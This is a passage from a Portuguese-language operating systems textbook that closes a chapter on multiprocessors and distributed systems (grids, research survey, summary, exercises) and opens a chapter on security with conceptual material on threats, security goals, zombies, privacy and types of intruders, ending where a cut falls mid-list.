Nenhuma discussão sobre sistemas distribuídos estaria completa sem que ao menos seja mencionado um desenvolvimento recente, que pode tornar-se importante no futuro: as grades. Uma **grade** é uma coleção grande, geograficamente dispersa e normalmente heterogênea de máquinas conectadas por uma rede privada ou através da Internet, e que oferece um conjunto de serviços a seus usuários. As grades costumam ser comparadas a um supercomputador virtual, porém é mais do que isso. É uma coleção de computadores independentes, normalmente em múltiplos domínios administrativos, nos quais funciona uma camada comum de middleware para permitir que programas e usuários acessem todos os recursos de modo conveniente e confortável.

A motivação original para a construção de uma grade era o compartilhamento de ciclos de CPU. A ideia era que, quando uma empresa não precisasse de todo o seu poder computacional (durante a noite, por exemplo), outra empresa (talvez muitas zonas de tempo distante) pudesse fazer uso dos ciclos e retornar o favor 12 horas mais tarde. Hoje em dia, os pesquisadores do assunto também estão preocupados com o compartilhamento de outros recursos, em especial os de hardware e banco de dados.

Os computadores integrantes das grades costumam funcionar com um conjunto de programas que gerencia a máquina e a integra à grade. Esse software normalmente trata da autenticação e da conexão de usuários remotos, descoberta e anúncio de recursos, escalonamento e colocação de tarefas etc. Quando um usuário tem trabalho a fazer, o software da grade determina onde existe capacidade ociosa que possua o hardware, o software e os recursos de dados necessários à execução da tarefa e, então, envia o trabalho para esse local, organiza sua execução e retorna o resultado ao usuário.

Um middleware popular no mundo das grades é o toolkit Globus, que está disponível para diversas plataformas e suporta muitos padrões (emergentes) de grade
(Foster, 2005). O Globus oferece uma estrutura para que
os usuários compartilhem computadores, arquivos e outros
recursos de modo flexível e seguro e sem sacrificar a autonomia local. Ele está sendo utilizado como uma base para a
construção de inúmeras aplicações distribuídas.

# 8.5 Pesquisas em sistemas multiprocessadores

Neste capítulo descrevemos quatro tipos de sistemas com múltiplos processadores: multiprocessadores, multicomputadores, máquinas virtuais e sistemas distribuídos. Vamos, então, citar rapidamente as pesquisas feitas nessas áreas.

A maioria das pesquisas em multiprocessadores relaciona-se ao hardware — em particular, como construir a memória compartilhada e mantê-la coerente (por exemplo, Higham et al., 2007). Contudo, também se tem pesquisado multiprocessadores, em especial os chips multiprocessado-

Capítulo 8

res (Fedorova et al., 2005; Tan et al., 2007), mecanismos de comunicação (Brisolara et al., 2007), gerenciamento de energia no software (Park et al., 2007); segurança (Yang e Peng, 2006) e, é claro, futuros desafios (Wolf, 2004). Além desses temas, o escalonamento também é popular (Chen et al., 2007; Lin e Rajaraman, 2007; Rajagopalan et al., 2007; Tam et al., 2007; Yahav et al., 2007).

Os multicomputadores são mais fáceis de construir do que os multiprocessadores. Tudo o que se necessita é apenas uma coleção de PCs ou de estações de trabalho e uma rede de alta velocidade. Por essa razão, eles são um tópico popular de pesquisa nas universidades. Vários trabalhos revelam-se, de uma maneira ou de outra, relacionados à memória compartilhada distribuída, algumas vezes baseados em páginas, mas algumas vezes totalmente em software (Byung-Hyun et al., 2004; Chapman e Heiser, 2005; Huang et al., 2001; Kontothanassis et al., 2005; Nikolopoulos et al., 2001; Zhang et al., 2006). Os modelos de programação também estão sendo investigados (Dean e Ghemawat, 2004). O uso de energia em grandes centros de dados também é um tema de interesse (Bash e Forman, 2007; Ganesh et al., 2007; Villa, 2006), bem como o escalonamento de centenas de milhares de CPUs (Friedrich e Rolia, 2007).

As máquinas virtuais são um assunto extremamente investigado, com muitos artigos sobre diversos aspectos, incluindo gerenciamento de energia (Moore et al., 2005; Stoess et al., 2007), gerenciamento de memória (Lu e Shen, 2007) e gerenciamento de confiança (Garfinkel et al., 2003; Lie et al., 2003). A segurança também desperta interesse (Jaeger et al., 2007), bem como a otimização do desempenho, em especial o desempenho da CPU (King et al., 2003), o desempenho de redes de computadores (Menon et al., 2006) e o desempenho de dispositivos de E/S (Cherkasova e Gardner, 2005; Liu et al., 2006). As máquinas virtuais viabilizam a migração e, portanto, também há interesse nesse tópico (Bradford et al., 2007; Huang et al., 2007). Há ainda estudos relacionados à depuração de sistemas operacionais usando máquinas virtuais (King et al., 2005).

Com o crescimento da computação distribuída, houve muita pesquisa relacionada aos sistemas de armazenamento distribuídos, incluindo questões relacionadas à manutenção em longo prazo diante de falhas de hardware e software, erros humanos e alterações ambientais (Baker et al., 2006; Kotla et al., 2007; Maniatis et al., 2005; Shah et al., 2007; Storer et al., 2007), utilização de servidores não confiáveis (Adya et al., 2002; Popescu et al., 2003), autenticação (Kaminsky et al., 2003) e escalabilidade em sistemas de arquivos distribuídos (Ghemawat et al., 2003; Saito, 2002; Weil et al., 2006). A extensão de sistemas de arquivos distribuídos (Peek et al., 2007), bem como os sistemas de arquivos peer-to-peer (Dabek et al., 2001; Gummadi et al., 2003; Muthitacharoen et al., 2002; Rowstron e Druschel, 2001) também foram estudados. Como alguns nós são móveis, a eficiência de energia também se tornou importante (Nightingale e Flinn, 2004).

#### 8.6 Resumo

Os sistemas de computadores podem ser construídos para serem mais rápidos e confiáveis por meio do uso de múltiplas CPUs. Quatro organizações para sistemas multi-CPUs são multiprocessadores, multicomputadores, máquinas virtuais e sistemas distribuídos. Cada uma delas apresenta suas próprias propriedades e questões.

Um multiprocessador consiste em duas ou mais CPUs que compartilham uma RAM comum. As CPUs podem ser interconectadas por um barramento, uma chave crossbar ou uma rede de comutação multiestágio. Várias configurações de sistemas operacionais são possíveis, incluindo aquelas em que cada CPU tem seu próprio sistema operacional ou aquelas em que existe um sistema-mestre operacional com os restantes sendo escravos ou ainda aquelas que têm um multiprocessador simétrico, no qual há uma cópia do sistema operacional que qualquer CPU pode executar. Nesse último caso, variáveis de travamento são necessárias para fornecer sincronização. Quando uma variável de travamento não está disponível, uma CPU pode esperar ou fazer um chaveamento de contexto. Vários algoritmos de escalonamento são possíveis, incluindo os de tempo compartilhado, compartilhamento de espaço e escalonamento em bando.

Os multicomputadores possuem ainda duas ou mais CPUs, mas cada CPU tem sua própria memória privada. Elas não compartilham nenhuma RAM comum e, assim, todas se comunicam usando troca de mensagens. Em alguns casos, a placa de interface de rede tem sua própria CPU e, com isso, a comunicação entre a CPU principal e a CPU da placa da interface deve ser cuidadosamente organizada para evitar condições de corrida. A comunicação nos multicomputadores em nível de usuário muitas vezes usa uma chamada remota de rotina, mas também pode empregar memória compartilhada. O balanceamento de carga dos processos é uma questão importante nesse caso e vários algoritmos são usados, incluindo os iniciados pelo emissor, os iniciados pelo receptor e o de licitação.

As máquinas virtuais permitem que uma ou mais CPUs reais sejam responsáveis pela percepção ilusória de que existem mais CPUs do que a quantidade real. Desse modo, é possível ter diferentes sistemas operacionais instalados ou múltiplas versões (incompatíveis) do mesmo sistema operacional ao mesmo tempo, na mesma porção de hardware. Quando combinadas a projetos multinúcleo, cada computador se torna um multicomputador de larga escala em potencial.

Os sistemas distribuídos são sistemas fracamente acoplados, em que cada um dos nós é um computador completo com um conjunto completo de periféricos e seu pró-

prio sistema operacional. Muitas vezes, esses sistemas são espalhados em uma grande área geográfica. O middleware é frequentemente colocado no topo do sistema operacional para fornecer uma camada uniforme pela qual as aplicações possam interagir. Os vários tipos de middleware incluem os baseados em documentos, em arquivos, em objetos e em coordenação. Alguns exemplos são WWW, Corba, Linda e Jini.

# **Problemas**

- 1. O sistema USENET ou o projeto SETI@home podem ser considerados sistemas distribuídos? (SETI@home usa milhões de computadores pessoais para analisar dados radiotelescópicos para a busca de inteligência extraterrestre.) Em caso afirmativo, como eles se relacionam às categorias descritas na Figura 8.1?
- 2. O que acontece se duas CPUs de um multiprocessador tentam acessar exatamente a mesma palavra de memória no mesmo instante?
- 3. Se uma CPU emite uma requisição de memória a cada instrução e o computador executa em 200 MIPS, quantas CPUs serão necessárias para saturar um barramento de 400 MHz? (Presuma que uma referência de memória requer um ciclo de barramento.) Agora repita este problema para um sistema no qual se utiliza uma cache com 90 por cento de taxa de acerto. Por fim, que taxa de acerto na cache seria necessária para permitir que 32 CPUs compartilhassem o barramento sem sobrecarregá-lo?
- 4. Suponha que o fio entre a chave 2A e a chave 3B na rede Ômega da Figura 8.5 se rompa. Quem ficará desconectado de quem?
- 5. Como é feito o tratamento de sinal no modelo da Figura 8.7?
- Reescreva o código enter\_region da Figura 2.17 usando um read puro para reduzir a ultrapaginação induzida pela instrução TSL.
- 7. As CPUs multinúcleo estão começando a aparecer nas máquinas desktop convencionais e nos laptops. Desktops com dezenas ou centenas de núcleos não são uma realidade distante. Uma das maneiras de utilizar esse poder é tornar paralelas as aplicações desktop padrão, como o processador de textos e o navegador da Web. Outra maneira possível é tornar paralelos os serviços oferecidos pelo sistema operacional por exemplo, o processamento do TCP e os serviços das bibliotecas mais usadas como as funções da biblioteca https. Qual das abordagens parece mais promissora? Por quê?
- 8. Para evitar condições de corrida, as regiões críticas são realmente necessárias nas seções de código em um sistema operacional SMP ou usar mutex nas estruturas de dados produz efeito similar?
- 9. Quando a instrução TSL é usada para sincronização em multiprocessadores, o bloco da cache que contém o mutex vai e volta entre a CPU que detém a variável de travamento e a CPU requisitante, quando ambas permanecem acessando o bloco. Para reduzir o tráfego no barramento,

- a CPU requisitante executa uma TSL a cada 50 ciclos de barramento, mas a CPU que detém a variável de travamento sempre toca no bloco da cache entre as instruções TSL. Se o bloco da cache consiste em 16 palavras de 32 bits, dos quais cada uma delas requer um ciclo de barramento para ser transferida, e o barramento opera em 400 MHz, que fração da largura do barramento é perdida pela movimentação de ida e volta do bloco da cache?
- 10. No texto, é sugerido o uso do algoritmo de recuo exponencial binário entre as chamadas das instruções TSL para esperar pela variável de travamento. Além disso, foi sugerida a utilização de um tempo máximo de espera entre as tentativas. Se não existisse o tempo máximo de espera, o algoritmo funcionaria corretamente?
- 11. Suponha que a instrução TSL não esteja disponível para a sincronização em um multiprocessador. No lugar dela, outra instrução, chamada SWP, é fornecida para automaticamente trocar o conteúdo de um registro com uma palavra na memória. Essa instrução poderia ser usada para sincronização em multiprocessador? Em caso afirmativo, como? Do contrário, por quê?
- 12. Neste problema, você deve calcular quanto de carga um spin lock impõe sobre o barramento. Imagine que cada instrução executada por uma CPU leve 5 ns. Após uma instrução ter sido concluída, são utilizados quaisquer ciclos de barramento necessários por exemplo, para a instrução TSL. Cada ciclo de barramento leva 10 ns adicionais, mais do que o suficiente para o tempo de execução da instrução. Se um processo está tentando entrar na região crítica usando um laço com TSL, que fração da largura de barramento ele consome? Suponha que uma cache normal esteja sendo usada de modo que a busca de uma instrução de dentro do laço não consuma ciclos de barramento.
- **13.** A Figura 8.12 mostra um ambiente de tempo compartilhado. Por que somente um processo (*A*) é mostrado na parte (b)?
- **14.** O escalonamento por afinidade reduz faltas na cache. Ele também reduz faltas na TLB? E faltas de páginas?
- 15. Para cada uma das topologias da Figura 8.16, qual é o diâmetro da rede de interconexão? Considere todos os passos (hospedeiro-roteador e roteador-roteador) igualmente para este problema.
- **16.** Considere a topologia toro duplo da Figura 8.16(d), mas expandida para tamanho  $k \times k$ . Qual é o diâmetro da rede? *Dica*: considere k ímpar e k par de modo diferente.
- 17. A largura de banda de secção de uma rede de interconexão muitas vezes é empregada como uma medida de sua capacidade. Ela é calculada por meio da remoção de um número mínimo de enlaces que divide a rede em duas unidades de tamanhos iguais. A capacidade dos enlaces removidos é, então, somada. Se existem muitas maneiras de fazer essa divisão, aquela que possuir a largura de banda mínima será considerada a largura de banda de secção. Para uma rede de interconexão que consista em um cubo 8 × 8 × 8, qual é a largura de banda de secção se cada enlace é de 1 Gbps?

- 18. Considere um multicomputador no qual a interface de rede está no modo usuário, de maneira que somente três cópias são necessárias, saindo da RAM de origem e indo para a RAM de destino. Presuma que o movimento de entrada ou saída de uma palavra de 32 bits na placa de interface de rede leve 20 ns e que a rede por si própria opere a 1 Gbps. Qual seria o atraso de um pacote de 64 bytes que está sendo enviado da origem para o destino se ignorássemos o tempo de cópia? E se considerássemos o
- 19. Repita o problema anterior para ambos os casos de três cópias e cinco cópias, mas desta vez considerando a largura de banda em vez do atraso.

tempo de cópia? Agora imagine o caso em que são neces-

sárias duas cópias extras, para o núcleo do lado do emis-

sor e do núcleo do lado receptor. Qual é o atraso agora?

- 20. Como a implementação de send e receive deve diferenciar entre um sistema multiprocessador de memória compartilhada e um multicomputador e como isso afeta o desempenho?
- 21. A fixação de uma página na memória pode ser usada durante a transferência de dados da RAM para uma interface de rede, mas suponha que as chamadas de sistema para trancar ou destrancar as páginas levem 1 µs cada uma. A cópia é feita a uma taxa de 5 bytes/ns usando DMA ou a uma taxa de 20 ns por byte usando E/S programada. Que tamanho o pacote deve ter para que a fixação de página que emprega DMA valha a pena?
- 22. Quando um procedimento é retirado de uma máquina e colocado em outra para ser chamado via RPC, alguns problemas podem ocorrer. No texto, apontamos quatro deles: ponteiros, tamanhos desconhecidos dos vetores, tipos desconhecidos dos parâmetros e variáveis globais. Uma questão não discutida é: o que ocorrerá se o procedimento (remoto) executar uma chamada de sistema? Quais problemas podem surgir e o que pode ser feito para tratá-los?
- 23. Em um sistema DSM, quando ocorre uma falta de página, a página necessária tem de ser localizada. Relacione dois possíveis modos de encontrá-la.
- **24.** Considere a alocação do processador da Figura 8.24. Suponha que o processo *H* seja movido do nó 2 para o nó 3. Qual será o peso total do tráfego externo nesse caso?
- 25. Alguns multicomputadores permitem que processos em execução sejam migrados de um nó para outro. Seria suficiente parar um processo, congelar sua imagem na memória e simplesmente transportá-lo para um nó diferente? Apresente dois problemas não triviais que precisam ser resolvidos para que esse mecanismo funcione.
- **26.** Considere um hipervisor do tipo 1 que consegue suportar até *n* máquinas virtuais ao mesmo tempo. Os computadores pessoais podem ter até quatro partições primárias de disco. O valor de *n* pode ser maior do que 4? Caso possa, onde os dados podem ser armazenados?
- 27. Uma maneira de lidar com sistemas operacionais hóspedes que alteram suas tabelas de páginas utilizando instruções comuns (sem privilégio) é marcar tais tabelas como somente leitura e criar uma armadilha quando

- elas forem modificadas. De que outra forma as tabelas de páginas sombra podem ser mantidas? Discuta a eficiência de sua abordagem em comparação às tabelas de páginas somente leitura.
- 28. VMware faz a tradução binária de um bloco básico por vez e, então, executa o bloco e inicia a tradução do próximo. Ele poderia traduzir todo o programa para somente depois executá-lo? Caso possa, quais são as vantagens e desvantagens de cada técnica?
- **29.** Faz sentido paravirtualizar um sistema operacional quando o código-fonte está disponível? E quando não está?
- 30. Os computadores pessoais diferem nos mínimos detalhes no nível mais baixo, em aspectos como gerenciamento de temporizadores, tratamento de interrupções e em alguns detalhes do DMA. Essas diferenças significam que as ferramentas virtuais não vão funcionar bem na prática? Explique.
- **31.** Por que existe um limite para o tamanho do cabo em uma rede Ethernet?
- 32. A execução de múltiplas máquinas virtuais em um computador pessoal costuma demandar uma grande quantidade de memória. Você consegue pensar em alguma maneira de reduzir a demanda de memória? Explique.
- 33. Na Figura 8.29, as camadas terceira e quarta são rotuladas Middleware e Aplicação em todas as quatro máquinas. Em que sentido elas são as mesmas ao longo das plataformas e em que sentido elas são diferentes?
- 34. A Tabela 8.2 relaciona seis tipos diferentes de serviços. Para cada uma das seguintes aplicações, que tipo de serviço é mais importante?
  - (a) Vídeo sob demanda pela Internet.
  - (b) Download de página da Web.
- **35.** Os nomes no DNS têm uma estrutura hierárquica, como cs.uni.edu ou sales.general-widget.com. Uma maneira de estruturar a base de dados do DNS seria mantê-la centralizada, mas isso não é feito porque levaria a muitas requisições por segundo. Proponha uma solução para que a base de dados do DNS possa ser mantida na prática.
- **36.** Na discussão de como os URLs são processados por um navegador, foi estabelecido que as conexões sejam feitas pela porta 80. Por quê?
- 37. A migração de máquinas virtuais pode ser mais fácil do que a de processos, mas ainda assim pode ser complicada. Que problemas podem surgir durante a migração de máquinas virtuais?
- **38.** Os URLs usados na Web podem mostrar transparência de localização? Explique.
- 39. Quando um navegador busca uma página da Web, ele primeiro faz uma conexão TCP para obter o texto da página (em linguagem HTML). Ele, então, fecha a conexão e examina a página. Se existem figuras ou ícones, ele realiza uma conexão TCP em separado para buscar cada uma. Sugira dois projetos alternativos para melhorar o desempenho nesse caso.
- 40. Quando a semântica de sessão está sendo usada, é sempre verdade que as alterações em um arquivo são ime-

diatamente visíveis ao processo que está fazendo as alterações e nunca são visíveis aos processos nas outras máquinas. Contudo, é uma questão aberta se elas devem ou não ser imediatamente visíveis aos outros processos na mesma máquina. Apresente um argumento para cada possibilidade.

- 41. Quando múltiplos processos precisam acessar dados, em que condição o acesso baseado em objetos é melhor do que a memória compartilhada?
- **42.** Quando uma operação *in* em Linda é realizada para localizar uma tupla, pesquisar todo o espaço de tuplas linearmente é muito ineficiente. Projete uma maneira de organizar o espaço de tuplas a fim de agilizar as pesquisas em todas as operações *in*.
- 43. Copiar buffers leva tempo. Escreva um programa em C para descobrir quanto tempo é gasto no sistema ao qual você tem acesso. Use as funções *clock* ou *times* para determinar quanto tempo leva para copiar um grande vetor. Teste com diferentes tamanhos de vetores para diferenciar o tempo de cópia do tempo de sobrecarga.
- 44. Escreva funções em C que poderiam ser usadas como stubs do cliente e do servidor para fazerem uma chamada RPC da função-padrão printf e um programa principal para testar as funções. O cliente e o servidor devem se comunicar por meio de uma estrutura de dados que possa ser transmitida pela rede. Você pode impor limites razoáveis no tamanho da cadeia de caracteres e no número, tipos e tamanhos das variáveis que o stub de seu cliente aceitará.
- 45. Escreva dois programas para simular balanceamento de carga em um multicomputador. O primeiro programa deve alocar m processos de maneira distribuída por meio de n máquinas de acordo com um arquivo de inicialização. Cada processo deve ter um tempo de execução escolhido aleatoriamente a partir de uma distribuição gaussiana em que os valores da média e do desvio-padrão sejam parâmetros de simulação. No final de cada execução, o processo cria algum número de novos processos, escolhidos a partir de uma distribuição de Poisson. Quando um processo acaba, a CPU precisa decidir se distribui os processos ou se tenta encontrar novos processos. O primeiro programa deve usar o algoritmo iniciado pelo emissor para distribuir trabalho, caso tenha mais do que k processos totais em sua máquina. O segundo programa deve usar o algoritmo iniciado pelo receptor para buscar trabalho quando necessário. Faça quaisquer outras suposições necessárias, mas de maneira claramente definida.
- 46. Escreva um programa que implemente os algoritmos de balanceamento iniciados pelo emissor e iniciados pelo receptor descritos na Seção 8.2. A entrada deve ser uma lista das novas tarefas criadas, especificadas como (processo\_criador, hora\_início, tempo\_necessário\_CPU), onde processo\_criador é o número da CPU que criou a tarefa, hora\_início é a hora de criação da tarefa, e tempo\_ne-

- cessário\_CPU é o tempo de CPU de que a tarefa precisa para ser executada (especificado em segundos). Considere que um nó está sobrecarregado quando uma segunda tarefa é criada. Considere que um outro nó não tem tarefa alguma e, portanto, está ocioso. Exiba a quantidade de mensagens de sondagem enviadas pelos dois algoritmos quando a carga de trabalho está intensa e quando ela está leve. Exiba também os números máximo e mínimo de sondagens enviadas e recebidas por quaisquer dos hospedeiros. Para criar a carga de trabalho, escreva dois geradores. O primeiro deve simular uma carga intensa e gerar, em média, N tarefas a cada TMT segundos, onde TMT é o tamanho médio da tarefa e N é o número de processadores. O tamanho das tarefas pode variar de longo a curto, mas o tamanho médio deve ser TMT. As tarefas devem ser criadas de forma aleatória (localizada) e distribuídas por todos os processadores. O segundo gerador deve simular uma carga de trabalho leve e criar N/3 tarefas a cada TMT segundos. Modifique os outros parâmetros dos geradores de carga e observe de que forma as mudanças afetam as mensagens de sondagem.
- 47. Uma das maneiras mais simples de implementar um sistema do tipo publica/inscreve é por meio de um agente que recebe os artigos publicados e distribui esses artigos aos assinantes apropriados. Escreva uma aplicação multithread que emule um sistema baseado em publica/inscreve. Os threads de publicação e assinatura podem se comunicar com o agente via memória (compartilhada). Cada mensagem deve começar com o campo tamanho seguido de muitos caracteres. O publicador envia ao agente um conjunto de mensagens nas quais a primeira linha contém uma lista hierárquica de assuntos, separados por pontos, e seguida de uma ou mais linhas que compreendem o artigo publicado. Os assinantes enviam ao agente uma mensagem composta por uma única linha que contém a lista hierárquica de interesses, separados por pontos, que informa os assuntos nos quais estão interessados. A linha de interesses pode conter caracteres especiais, como '\*'. O agente deve responder com o envio de todos os artigos (inclusive os antigos), que sejam do interesse do assinante. Os artigos que compõem a mensagem são separados pela linha 'BEGIN NEW ARTICLE' (Começa novo artigo). O assinante deve imprimir cada uma das mensagens que recebe com sua identidade (por exemplo, sua linha de interesses) e deve continuar a receber qualquer outro artigo novo que seja postado e esteja de acordo com seu interesse. Os threads de publicação e assinatura podem ser criados dinamicamente a partir do terminal quando forem digitadas as letras 'P' ou 'I' (publicação e inscrição, respectivamente), seguidas das linhas de assuntos ou interesses. O publicador irá então solicitar o artigo. A digitação de uma única linha contendo '.' irá marcar o final do artigo. (Esse projeto também pode ser implementado utilizando a comunicação de processos via TCP.)

# Capítulo **9**Segurança

Muitas empresas detêm valiosas informações guardadas cuidadosamente, que podem ser de ordem técnica (por exemplo, o projeto de um novo chip ou de um software), comercial (como estudos sobre competidores ou planos de marketing), financeira (planos para uma venda de ações), legal (por exemplo, documentos sobre uma possível fusão ou aquisição), entre muitas outras possibilidades. Frequentemente, essa informação está protegida por seguranças uniformizados na entrada de um edifício, que verificam se as pessoas que o adentram estão portando um crachá apropriado. Além disso, muitos escritórios podem ser trancados, bem como alguns gabinetes de arquivos, para assegurar que somente pessoas autorizadas tenham acesso à informação.

Os computadores domésticos também armazenam uma quantidade cada vez maior de dados importantes. Muitas pessoas guardam em seus computadores informações financeiras, como declarações de impostos e números de cartões de crédito. As cartas de amor agora são digitais. Hoje em dia, os discos rígidos estão repletos de fotos importantes, vídeos e filmes.

Como essas informações têm sido armazenadas com mais frequência em sistemas de computadores, torna-se cada vez mais necessário protegê-las. A proteção contra o uso não autorizado é, portanto, um aspecto fundamental de todos os sistemas operacionais. Infelizmente, oferecer essa proteção não tem sido fácil, em virtude da ampla aceitação do crescimento desenfreado do tamanho do sistema (e os bugs que o acompanham), visto como um fenômeno normal. Nas próximas seções, estudaremos assuntos relacionados com segurança e proteção, alguns análogos à proteção da informação em papel no mundo real, porém outros são exclusivamente para sistemas de computadores. Neste capítulo, estudaremos a segurança aplicada aos sistemas operacionais.

As questões relacionadas à segurança do sistema operacional mudaram radicalmente nas últimas duas décadas. Até o início dos anos 1990, poucas pessoas tinham um computador em casa e a maior parte da computação era realizada em empresas, universidades e outras instituições, em computadores multiusuário que variavam de computadores de grande porte a minicomputadores. Quase todas essas máquinas estavam isoladas, sem conexão a nenhuma rede. Assim sendo, a segurança se preocupava, quase que totalmente, com a proteção dos dados dos usuários, de

forma que um não acessasse o que pertencia ao outro. Se tanto Tracy quanto Marcia fossem usuárias registradas do mesmo computador, o problema era garantir que uma não conseguisse acessar os arquivos da outra, sem impedir que elas compartilhassem os arquivos que desejassem. Modelos e mecanismos elaborados foram desenvolvidos de forma a garantir que nenhum usuário obtivesse os direitos de acesso sem autorização.

Algumas vezes, os modelos e mecanismos envolviam classes de usuários em vez de indivíduos isolados. Em um computador militar, por exemplo, os dados tinham de ser marcados como altamente secretos, secretos, confidenciais ou públicos, e era preciso impedir que os soldados acessassem os diretórios dos generais, independentemente de quem fosse o soldado ou o general. Todas essas questões foram amplamente investigadas, relatadas e implementadas ao longo de algumas décadas.

Uma premissa implícita era de que, uma vez que um modelo fosse escolhido e implementado, o software estaria basicamente correto e garantiria o respeito às regras quaisquer que fossem. Os modelos e o software costumavam ser bastante simples e normalmente a premissa se mantinha. Portanto, se, teoricamente, Tracy não tivesse permissão para acessar um arquivo de Márcia, na prática ela realmente não conseguiria acessá-lo.

Com o advento dos computadores pessoais e da Internet e a diminuição no uso de computadores de grande porte e minicomputadores compartilhados, a situação mudou (embora não totalmente, já que os servidores compartilhados nas redes locais empresariais são exatamente como os minicomputadores compartilhados). Pelo menos para os usuários domésticos, a ameaça de ter outro usuário acessando seus arquivos deixou de existir, já que não havia outros usuários no mesmo computador.

Infelizmente, à medida que essa ameaça diminuiu, outras surgiram em seu lugar (será a lei da conservação das ameaças?): por exemplo, os ataques externos. Diferentes tipos de vírus, vermes e outras pragas digitais começaram a proliferar, invadindo os computadores através da Internet e, uma vez instalados, espalhando todo tipo de destruição. Colaborando com essa infestação disposta a causar o mal, surgiram os diferentes tipos de software abarrotados de funcionalidades, substituindo o bom e enxuto software de alguns anos atrás. Com sistemas operacionais contendo cinco milhões de linhas de código no núcleo e aplicações com

tamanho padrão mínimo de 100 MB, existe um grande número de erros (bugs)que podem ser explorados pelas pragas digitais de forma a executar operações não permitidas pelas regras. Temos, então, uma situação na qual é possível demonstrar formalmente que um sistema é seguro e ainda assim ver esse mesmo sistema comprometido por conta de algum erro de código que permite que um programa mal-intencionado realize operações formalmente proibidas.

Para abordar todos os assuntos, este capítulo está dividido em duas partes. A primeira trata detalhadamente das ameaças, de forma a descobrirmos o que é preciso proteger. A Seção 9.2 apresenta a criptografia moderna, que é uma ferramenta básica importante no mundo da segurança. Na Seção 9.3, veremos modelos formais de segurança e formas razoáveis de oferecer acesso seguro e proteção a usuários que possuem dados confidenciais, mas também necessitam compartilhar informações com outros usuários.

Até aqui, tudo bem. Aí, deparamos com a realidade. As cinco seções seguintes são essenciais e tratam de problemas práticos de segurança que ocorrem diariamente. Como somos otimistas, entretanto, encerramos o capítulo com seções sobre formas de defesa contra as pragas do mundo real e uma pequena discussão sobre pesquisas em andamento na área de segurança de computadores, seguida de um breve resumo.

Vale a pena ressaltar que, embora este seja um livro sobre sistemas operacionais, a questão da segurança em sistemas operacionais e redes de computadores está tão relacionada que é impossível separá-los. Por exemplo, os vírus vêm pela rede, mas afetam o sistema operacional. De forma geral, tentamos pecar por excesso e incluímos material relevante sobre o assunto, mas que não está de fato relacionado à área de sistemas operacionais.

# 9.1 O ambiente de segurança

Vamos começar nossa discussão esclarecendo questões terminológicas. Algumas pessoas usam os termos 'segurança' e 'proteção' como se fossem a mesma coisa. Todavia, muitas vezes é útil distinguir os problemas gerais relacionados a assegurar que arquivos não sejam lidos ou modificados por pessoas não autorizadas, os quais incluem, de um lado, questões técnicas, administrativas, legais e políticas e, de outro, mecanismos específicos do sistema operacional empregados para oferecer segurança. Para evitar confusão, usaremos o termo segurança para o problema geral e a expressão **mecanismos de proteção** para designar os mecanismos específicos do sistema operacional usados para salvaguardar informações no computador. Contudo, a fronteira entre esses dois termos não é bem definida. Primeiro, estudaremos a segurança para entender qual é a natureza do problema. Em seguida, veremos os mecanismos de proteção e os modelos disponíveis que auxiliam na obtenção da segurança.

A segurança tem muitas facetas. Três das mais importantes são a natureza das ameaças, a natureza dos invasores e a perda acidental de dados. Veremos cada uma delas separadamente.

## 9.1.1 Ameaças

Do ponto de vista da segurança, os sistemas computacionais têm três objetivos gerais, com as correspondentes ameaças relacionadas na Tabela 9.1. O primeiro objetivo, a confidencialidade de dados, é manter em segredo os dados secretos. Mais especificamente, se o proprietário de alguns dados decidir que estes devem ser disponibilizados apenas para certas pessoas e não para outras, o sistema deve garantir que não ocorra a liberação dos dados para pessoas não autorizadas. No mínimo, o proprietário deve ser capaz de especificar quem pode ver o que e o sistema deve assegurar essas especificações a cada arquivo, idealmente.

O segundo objetivo, a **integridade de dados**, significa que usuários não autorizados não devem ser capazes de modificar qualquer dado sem a permissão do proprietário. A modificação dos dados, nesse contexto, não significa apenas alteração dos dados, mas também sua remoção e a inclusão de dados falsos. Se um sistema não puder garantir que os dados nele depositados permaneçam inalterados até que o proprietário decida alterá-los, ele não terá valor como um sistema de informação.

O terceiro objetivo, a disponibilidade do sistema, significa que ninguém pode perturbar o sistema para deixá-lo inutilizável. Esses ataques de recusa de serviço estão cada vez mais comuns. Por exemplo, se um computador for um servidor de Internet, enviar requisições em profusão pode incapacitá-lo de atendê-las, pois todo o seu tempo de CPU será consumido apenas examinando e descartando as requisições que chegam. Se o servidor leva, por exemplo, 100 µs para processar uma requisição para ler uma página da Web, qualquer um que envie dez mil requisições/s pode derrubá-lo. Há modelos e tecnologia razoáveis para lidar com ataques à confiabilidade e à integridade; já evitar ataques de recusa de serviços é muito mais difícil.

Por fim, um novo tipo de ameaça surgiu nos últimos anos. Algumas vezes, intrusos podem tomar conta de computadores domésticos (através de vírus ou outros meios) e transformá-los em **zumbis**, dispostos a seguir as instruções

Meta	Ameaça		
Confidencialidade de dados	Exposição de dados		
Integridade de dados	Manipulação de dados		
Disponibilidade do sistema	Recusa de serviços		
Exclusão de invasores	Controle do sistema por vírus		

I Tabela 9.1 Segurança: metas e ameaças.



do intruso a qualquer momento. Os zumbis costumam ser utilizados para enviar spam, de forma que o mentor por trás do ataque de spam não possa ser identificado.

De certa forma, existe ainda outro tipo de ameaça que está muito mais ligado à sociedade do que aos indivíduos em particular. Existem pessoas que alimentam uma antipatia em relação a determinados países ou grupos (étnicos) ou que simplesmente têm raiva do mundo como um todo e querem destruir o quanto puderem de sua infraestrutura, sem se importar com a natureza do estrago ou com as vítimas específicas. Em geral, essas pessoas acham que o ataque aos computadores dos inimigos é uma boa alternativa, mas esquecem de focar suas ações com exatidão.

Outro aspecto do problema de segurança é a **privaci- dade**: proteção de indivíduos contra o mau uso de informação sobre eles. Isso implica várias questões legais e morais.
O governo deve reunir dossiês sobre alguém para capturar
um fraudador de *X*, seja *X* 'previdência' ou 'impostos', dependendo de sua política? A polícia deve ter autorização de
investigar alguém para combater o crime organizado? Os
empregadores e as companhias de seguros têm direitos? O
que acontece quando esses direitos entram em conflito com
os direitos individuais? Todas essas questões são extremamente importantes, mas estão além do escopo deste livro.

#### 9.1.2 Invasores

A maioria das pessoas tem um comportamento cordial e obedece às leis; portanto, por que a preocupação com a segurança? Porque infelizmente há os não tão cordiais e que querem causar problemas (provavelmente para seu próprio benefício comercial). Na literatura sobre segurança, as pessoas que bisbilhotam em coisas que não lhes dizem respeito são chamadas de **invasores** ou algumas vezes de **adversários**. Os invasores agem de duas maneiras diferentes. Os invasores passivos querem apenas ler os arquivos que não estão autorizados a ler. Os invasores ativos são mais nocivos; querem alterar dados alheios. Durante o projeto de um sistema seguro contra invasores, é importante ter em mente que tipo de invasor se está tentando combater. Algumas categorias comuns são:

